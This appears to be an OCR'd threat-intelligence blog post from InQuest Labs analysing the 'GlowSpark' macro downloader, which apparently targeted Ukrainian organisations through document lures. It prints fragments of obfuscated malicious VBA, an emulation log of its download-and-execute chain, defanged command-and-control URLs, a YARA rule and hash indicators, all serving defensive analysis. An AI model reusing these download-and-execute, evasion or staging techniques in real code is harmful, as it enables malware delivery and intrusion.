
+380-GlowSpark

inquest.net/blog/2022/02/10/380-glowspark



In recent months, there has been continuous media coverage of the geopolitical tensions in Eastern Europe around the threats of a Russian invasion of Ukraine. As one may expect, there has been an observable uptick in cyberattacks on related government networks and personnel. One notable case is the so-called "#WhisperGate" malware which is destructive to the systems which it infects.

On February 4, 2022, Microsoft published a report on a malicious campaign they dubbed "Actinium". In reviewing their report we identified a number of indicators (IOCs) that overlapped with some interesting samples we were researching at InQuest Labs. The research community has observed a few campaigns targeting Ukrainian organizations as they have been discovered in the wild. In this blog, we will focus primarily on our findings via independent and immediate sources.

Similar to the majority of attacks seen globally, the most widespread attack vector we've observed is targeting of users via email. Potential victims typically receive an email along with an attached document (aka malware lure) containing malicious logic that will trigger a multi-stage infection. The threat actors typically leveraged tailored visual lures, some of which we assume were originally legitimate documents or have been repurposed from real government templates. These include reports, resolutions, orders, etc.

Repurposing Legitimate Legal Documents

Given access to a normally exchanged and legitimate document, an attacker can trivially embed malicious code or simply re-use the contents of the legal document around an existing malicious document. The following example illustrates side-by-side highlights and differences. Both documents have the same body content, but at close inspection, one is found to contain a malicious macro that will download and execute a next-stage payload, while the other does not. This tactic can also be seen in other distributions of these campaigns.

SHA256	Malicious	d5336cea94b2b5f56b315e822eb92e099cf9c7d0f5d6cbff1ccc33236d10fd6b
SHA256	Legitimate	34b92096c46931503ad4c252bdcd532d8eead1a42b860d247067f9d609aa5c0c

Operational Security

If you look at a typical MALSPAM operation, designed to infect anyone and everyone without prejudice, you will note that next-stage payloads are typically open for download (when available). Take Emotet malware documents for example. Today, they are typically loaded with a number of URLs for next-stage payloads, in the hopes that at least one of them is still available for retrieval at the time of infection. The methods change, but currently it's common to use Emotet maldocs fetch a payload from some compromised WordPress site. It can be anything, a random restaurant in Greece for example.

This campaign is different in that the next-stage payloads are not openly accessible for download. Instead, the actors behind this campaign have either leveraged the source address, or geography, or time window, or combination of the above to ensure that only a "valid" target will receive the malware. This is a sign of operational maturity as it will slow down analysis. We can not dive into what we cannot see. We found that by quickly identifying fresh/related maldocs, and by proxying our connection through a Ukrainian IP address, we could indeed fetch the payload for further analysis. If these condition are not met, then you'll receive a "dummy" file, for example:

SHA256	Dummy File	8df25cd1851a488b03f99721a53e233709c0a35bec2a3d914895436ff96a0a82

Visual Lure Content

As previously stated, in many cases the visual content of the documents likely constitutes a legitimate document that is leveraged by the threat actor. Though in some cases, the visual cues were rather odd. This sample contains a copy of a young man's passport as a decoy.

Figure 1: 3e1d17efe857c935869fc28ce94c3528f7f5232fcebd40442a7c3c388e3d69be
The sample contains images of a young man holding capsules.




Figure 2:

1164ba0688458c44b2063894100ecdc52221eb85b82a5044c55043e7918d4a19

Using one of the documents as an example, we delve into a technical analysis of this malicious campaign; illuminating the tactics and methods utilized by this actor.

Document Analysis

The following sample is available for download from InQuest Labs for those who want to follow along:

File Type:	xlsx document
SHA256	`420960a10e3f3730ab124bfefceedc032ef06c7b38fa014b2b59462365a5f08d`

Here's the primary graphic from the document. For an unsuspecting target, this is what they will see when they double-click on the attachment:

Figure 3:
Note that we blurred this document, as we're not certain of the sensitivity of the original content. That said, this is actually a common coercion tactic we see used today. Where victims are led to believe they must enable active content in order to read the contents of the document.

Also, note that the document's heading indicates that this is the prosecutor's office of the Luhansk region of eastern Ukraine. The content of the document looks legitimate though, which helps conceal a possible trace of the threat actor.

We can see from the detection results of the first-scan on VirusTotal, that this malicious document lure was capable of bypassing most endpoint protection vendors:




Figure 4: Poor AV detection rate
Once activated, the embedded VBA macro will connect the remote server at this address and downloads the second-stage payload:

```
hxxp://sound23.sundabokun[.]ru/FRIMEPC2016-PC/allowance.stc
```

As we noted previously, receiving the payload of the second stage is possible only from a specific IP address and in a very limited period of time.

GlowSpark

Because the second stage payload is a new hard-to-detect pattern with anti-sandboxing techniques and many execution layers, tactics not easily attributable to current threats; we designate this threat internally with the name "**GlowSpark**". Again, this sample is available for download from InQuest Labs for those who want to follow along:

File Type:	xlsx document
SHA256	fa01e7de3beddff3ee5f32d3a3f7d62fab0f1e37a93b7f09729f14b0d20758c1

Figure 5: Second stage content

The document contains an embedded Visual Basic script stored as a series of decimal values. Converting this data into a readable form gives us data that will execute. After converting this layer, we get a very heavily obfuscated VBA script. This script also contains sandbox evasion techniques. White detonation attempts of the initial lure may fail, manually stepping through these initial stages then pivoting back to a sandbox will allow us to observe subsequent behavior. Basically... skip the evasion component.

File Type	Visual Basic Script
MD5	`40328FC237D98C321A168CE19234DF22`

```
extendingpNXgKux = dismalPECsC
handfuluDuraKS = benDHrcAAf
squarewJG = handfuluDuraKS
gossipXmq = chairwVixy
call permanentlynEvVUVL.RegisterTaskDefinition(extendingpNXgKux, adaptFgzrVWZ, squarewJG, , , gossipXmq)

Dim enlightenFWKIt As Object

Set failedFKe = participatepsd
Set loyalTYqsCxG = failedFKe
glueitz = pistolmDxbr
induceddMsWGCw = glueitz
Set enlightenFWKIt = loyalTYqsCxG.CreateTextFile(induceddMsWGCw, True, True)

rattleapHJv = "32,79,110,32,69,114,114,111,114,32,82,101,115,117,109,101,32,78,101,120,116,13,10,32,13,10,68,105,109,32,99,97,114,116,85,82,110,89
2,61,32,34,60,105,34,13,10,120,108,69,69,117,116,99,121,98,32,61,32,34,69,34,13,10,105,121,79,115,68,118,121,32,61,32,34,73,82,57,34,13,10,104,116
,34,13,10,66,105,79,102,80,89,119,112,110,32,61,32,34,100,62,34,13,10,32,89,116,8"
rattleapHJv = rattleapHJv + "8,118,102,65,113,102,106,32,61,32,34,103,77,34,13,10,74,88,90,103,90,98,69,86,32,61,32,34,37,34,13,10,121,89,81,114,9
,86,32,43,32,90,90,65,109,65,87,80,103,80,32,13,10,32,104,80,121,86,90,80,122,32,61,32,104,80,121,86,90,80,122,32,43,32,104,117,104,73,65,106,71,1
121,98,32,61,32,120,108,69,69,117,116,99,121,98,32,43,32,75,97,67,72,79,105,88,73,71,32,13,10,32,83,78,103,76,6"
rattleapHJv = rattleapHJv & "6,117,108,71,104,32,61,32,83,78,103,76,66,117,108,71,104,32,43,32,83,100,79,114,76,98,97,80,32,13,10,32,76,110,86,106
9,111,34,13,10,122,79,104,119,119,109,114,32,61,32,34,51,121,73,118,34,13,10,121,120,77,108,116,108,81,88,116,32,61,32,34,70,73,76,34,13,10,80,66,
9,89,32,61,32,34,82,80,82,79,34,13,10,1"
rattleapHJv = rattleapHJv & "03,67,90,70,116,109,83,103,104,32,61,32,34,72,74,111,89,34,13,10,108,97,121,86,88,85,80,122,32,61,32,34,78,109,34,13,
6,32,61,32,121,120,77,108,116,108,81,88,116,32,43,32,90,100,72,88,74,89,110,32,13,10,32,105,106,120,119,78,90,88,72,79,32,61,32,80,97,99,84,114,10
2,61,32,34,86,45,120,34,13,10,98,89,82,115,115,100,108,32,61,32,34,37,85,83,69,34,"
rattleapHJv = rattleapHJv + "13,10,105,98,106,72,105,99,111,117,72,32,61,32,34,80,78,66,115,34,13,10,99,88,114,118,100,106,108,32,61,32,34,82,51,6
0,88,72,79,32,61,32,105,106,120,119,78,90,88,72,79,32,43,32,111,80,75,103,99,74,120,114,68,32,13,10,32,80,118,100,80,72,120,67,85,32,61,32,98,89,8
80,120,77,85,85,70,32,13,10,32,76,110,86,106,106,71,99,100,84,32,61,32,76,110,86,106,106,71,99,100,84,32,43,3"
rattleapHJv = rattleapHJv + "2,69,68,100,71,76,99,101,114,121,32,13,10,32,107,110,105,116,120,114,99,71,107,117,106,32,61,32,80,118,100,80,72,120,
,97,110,69,75,80,34,13,10,83,101,116,32,104,97,100,100,81,70,104,114,101,78,32,61,32,67,114,101,97,116,101,79,98,106,101,99,116,40,34,87,83,99,114
4,67,68,111,118,111,86,116,32,61,32,107,110,105,116,120,114,99,71,107,11"
```

Figure 6: Obfuscated VBA in second layer

The next layer is heavily obfuscated and is unpacked at runtime. Static analysis of such a sample can take a lot of time and effort, so we switched to another approach. Multiplexing between analysis techniques whenever you hit a hurdle is a good strategy for "jiggling" your way through the analysis. Finding the path of least resistance, in somewhat a fashion akin to "fuzzing".

```
On Error Resume Next

Dim cartURnYZ

patheticmbe = "leanyYotNVW"
EsrtZpXh = "<i"
xlEEutcyb = "E"
iyOsDvy = "IR9"
htfXDMlU = "/Jsb"
 VXLqxHFrM = "7A"
hPyVZPz = ""
BiOfPYwpn = "d>"
 YtXvfAqfj = "gM"
JXZgZbEV = "%"
yYQraeMH = "N/"
VKQbqlV = "'/W"
 JXZgZbEV = JXZgZbEV + ZZAmAWPgP
 hPyVZPz = hPyVZPz + huhIAjGt
 SNgLBulGh = JXZgZbEV + hPyVZPz
 xlEEutcyb = xlEEutcyb + KaCHOiXIG
 SNgLBulGh = SNgLBulGh + SdOrLbaP
 LnVjjGcdT = xlEEutcyb + SNgLBulGh
 ZLGFzAk = "SEo"
zOhwwmr = "3yIv"
yxMltlQXt = "FIL"
PBqktwRST = "Eir"
 jfcJfrhuK = "kNMz"
PacTrhmY = "RPRO"
gCZFtmSgh = "HJoY"
layVXUPz = "Nm"
 PacTrhmY = PacTrhmY + nAdJdlWs
 yxMltlQXt = yxMltlQXt + ZdHXJYn
 ijxwNZXHO = PacTrhmY + yxMltlQXt
```

Figure 7: Last layer of VBA

File Type	Visual Basic Script
MD5	3C4B606459653029AA75A07E6B0B2E4D

We next leveraged Kirk Sayre's fork of Decalage's ViperMonkey VBA emulator to give us an insight into what he unobfuscated execution chain resembles:

```
Recorded Actions:
+----------------------+-------------------------------------------------+-------------------
---------------+
| Action               | Parameters                                      | Description
|
+----------------------+-------------------------------------------------+-------------------
---------------+
| Start Regular        |                                                 | All wildcard
matches will match   |
| Emulation            |                                                 |
|
| CreateObject         | ['WScript.Shell']                               | Interesting
Function Call        |
| CreateObject         | ['Scripting.FileSystemObject']                  | Interesting
Function Call        |
| CreateObject         | ['WScript.Shell']                               | Interesting
Function Call        |
| CreateObject         | ['WScript.Shell']                               | Interesting
Function Call        |
| CreateObject         | ['MSXML2.XMLHTTP']                              | Interesting
Function Call        |
| GetObject            | ['winmgmts:{impersonationLevel=impersonate}!\ | Interesting
Function Call        |
|                      | \\\.\\root\\cimv2']                             |
|
| Execute Query        | SELECT * FROM Win32_PingStatus WHERE            | Query
|
|                      | Address='despite.lotorgas.ru'                   |
|
| CreateObject         | ['WScript.Shell']                               | Interesting
Function Call        |
| CreateObject         | ['MSXML2.XMLHTTP']                              | Interesting
Function Call        |
| CreateObject         | ['Scripting.FileSystemObject']                  | Interesting
Function Call        |
| anotherWaJ.Open      | ['POST', 'http://.ProtocolAddress/bars.cas',  | Interesting
Function Call        |
|                      | False]                                          |
|
| Object.Method Call   | ['POST', 'http://.ProtocolAddress/bars.cas',  | anotherWaJ.Open
|
|                      | False]                                          |
|
| POST                 | http://.ProtocolAddress/bars.cas                | Interesting
Function Call        |
| Object.Method Call   | ['User-Agent', 'Mozilla/5.0 (Macintosh; Intel |
pouredZDsAZmX.SetRequestHeader    |
|                      | Mac OS X 10_15_6) AppleWebKit/605.1.15          |
|
|                      | (KHTML, like Gecko) Version/14.0.1              |
|
|                      | Safari/605.1.15::ADJH676F_0::/.irresolute/.'] |
|
| Set HTTP Header      | 'User-Agent' ==> 'Mozilla/5.0 (Macintosh;     |
ServerXMLHTTP::SetRequestHeader() |
|                      | Intel Mac OS X 10_15_6) AppleWebKit/605.1.15  |
|
|                      | (KHTML, like Gecko) Version/14.0.1              |
|
```

```
|                     | Safari/605.1.15::ADJH676F_0::/.irresolute/.'  |
|
| CreateObject        | ['MSXML2.XMLHTTP']                            | Interesting
Function Call         |
| CreateObject        | ['ADODB.Stream']                              | Interesting
Function Call         |
| bitterZSVwiTc.Open  |                                               | Interesting
Function Call         |
| CreateObject        | ['ADODB.Stream']                              | Interesting
Function Call         |
| CreateObject        | ['ADODB.Stream']                              | Interesting
Function Call         |
| Dropped File Hash   | 9c3a22d18167f4ee57e17a285e9c4691e9a03fe052e4d | File Name:
ADODB.Stream          |
|                     | 5d44fba98a9d06c163c                           |
|
| CreateObject        | ['WScript.Shell']                             | Interesting
Function Call         |
| CreateObject        | ['MSXML2.XMLHTTP']                            | Interesting
Function Call         |
| CreateObject        | ['Msxml2.DOMDocument.3.0']                    | Interesting
Function Call         |
| CreateObject        | ['Msxml2.DOMDocument.3.0']                    | Interesting
Function Call         |
| CreateObject        | ['WScript.Shell']                             | Interesting
Function Call         |
| CreateObject        | ['Scripting.FileSystemObject']                | Interesting
Function Call         |
| CreateObject        | ['ADODB.Stream']                              | Interesting
Function Call         |
| bitterZSVwiTc.Open  |                                               | Interesting
Function Call         |
| CreateObject        | ['ADODB.Stream']                              | Interesting
Function Call         |
| CreateObject        | ['ADODB.Stream']                              | Interesting
Function Call         |
| Dropped File Hash   | 5dde70d2ae1b77634fb9ae218aca6726d41944593182d | File Name:
ADODB.Stream          |
|                     | 7f2eeb306b74640cfc1                           |
|
| CreateObject        | ['WScript.Shell']                             | Interesting
Function Call         |
| Execute Command     | Microsoft.XMLDOM.nodeTypedValue               | Execute() String
|
+---------------------+-----------------------------------------------+-------------------
---------------+
```

Note that a domain indicator pops out during this process:

`despite.lotorgas[.]ru`

Also note the User-Agent leveraged in the HTTP request to retrieve the next stage. This user-agent is yet another "fencing" mechanism that a skilled attacker may use to limit retrieval of malware stages for research.

Finally, note that there is "no silver bullet". "ProtocolAddress" is seen in the emulation output, but it requires manual analysis again to extract the IP address that is used to pull the final executable from:

```
hxxp://94.158.247[.]103/bars.cas
```

The threat actor is very selective about which executable files to send to the victim's system, which indicates sufficient secrecy of his work. We see that during the first days the detection is quite low.

Conclusion:

Some samples of this campaign are quite secretive while successfully infecting their targets. This allows the threat actor to gain a strong foothold in the victim's network without leaving a large footprint.




Figure 8: Evolving detection rate for 8f4a91ecfb9190461459a2d05e5cb944da80ec30a2b1d69f9817ecb431a5ac8f

The threat actor may use additional tools at their discretion. Since the #WhisperGate attack vector was not detected, we predict that the threat actor used this vector, which we partially described above.

YARA Rule

```
rule GlowSpark_Downloader
{
    meta:

        author = "inquest.net"
        description = "GlowSpark_2nd_Stage_Actinium_Downloader"
        last_modified = "1.0"
        date = "2022-02-08"

    strings:

        $a1 = "79,110,32,69,114,114,111,114,32,82,101,115,117,109,101,32,78,101,120,116"
ascii wide nocase

        $a2 =
"67,114,101,97,116,101,79,98,106,101,99,116,40,34,83,99,114,105,112,116,105,110,103,46,70,105
 ascii wide nocase

        $a3 =
"51,50,44,55,57,44,49,49,48,44,51,50,44,54,57,44,49,49,52,44,49,49,52,44,49,49,49,44,49,49,52
 ascii wide nocase // The second stage of the script

    condition:

        filesize < 2000KB and any of ($a*)

}
```

IOCS

Network

```
94.158.247[.]103
despite.lotorgas[.]ru
hxxp://94.158.247[.]103/bars.cas
hxxp://sound23.sundabokun[.]ru/FRIMEPC2016-PC/allowance.stc
```

Stage 1

```
081b548f9e06488d367497b02de972394b0da10b473a245bdf0c026e6406b86b
cd4548cefce7483170e81d4a8df5642df032345e485b0d97dfb947e2467317fe
8f4a91ecfb9190461459a2d05e5cb944da80ec30a2b1d69f9817ecb431a5ac8f
d5336cea94b2b5f56b315e822eb92e099cf9c7d0f5d6cbff1ccc33236d10fd6b
a33ccc612a03de4f42a6f5ab5277470f6a7e8ee7abe52725b13704366e8da48b
785daa61b835d71e2ce350664063541ebfdff43e373072af5e9c16ad40e042c2
3e1d17efe857c935869fc28ce94c3528f7f5232fcebd40442a7c3c388e3d69be
1164ba0688458c44b2063894100ecdc52221eb85b82a5044c55043e7918d4a19
803f8c5827e151d7571c06d1c1a8f0dca23cc2ff377efa6744e6a98f8c297c37
3c5fe61dfd3152af1ff814af0636cfd377f0c3fab53868fc3e19fd46b8a9e961
28c5629b18b097015ef8c256a8a7f2019ddc1a362a92a0379dd5d0c98b0e33d3
8831eb86996d4778be526a6fd281c98d624b155940aae463b45dda1c5f979f1c
77c9bd5d6bfbf0d6cd084d27cd98094f462704bad8243f28f4c729e6375415dd
```

Document Payload Stage 2

```
4b437fa2a193c17fc189d8f0b4ebb71fa618b1db9b670b4243a855419e51e547
fa01e7de3beddff3ee5f32d3a3f7d62fab0f1e37a93b7f09729f14b0d20758c1
0c2ac3c192b0af9f4834710f7389c7795a56f4be2bba4101d6134d86b1ce465e
daecec4b18cf212a59458afb1f6eac6568c389ec4f0185e11262b4c4cf09a394
```

VBA Script Stage 3

```
3c4b606459653029aa75a07e6b0b2e4d
8aae42286cc374e90611a82755f0714e
```

Tags

in-the-wild APT threat-intel

Get The InQuest Insider

Find us on Twitter for frequent updates, follow our Blog for bi-weekly technical write-ups, or subscribe here to receive our monthly newsletter, The InQuest Insider. We curate and provide you with the latest news stories, field notes about innovative malware, novel research / analysis / threat hunting tools, security tips and more.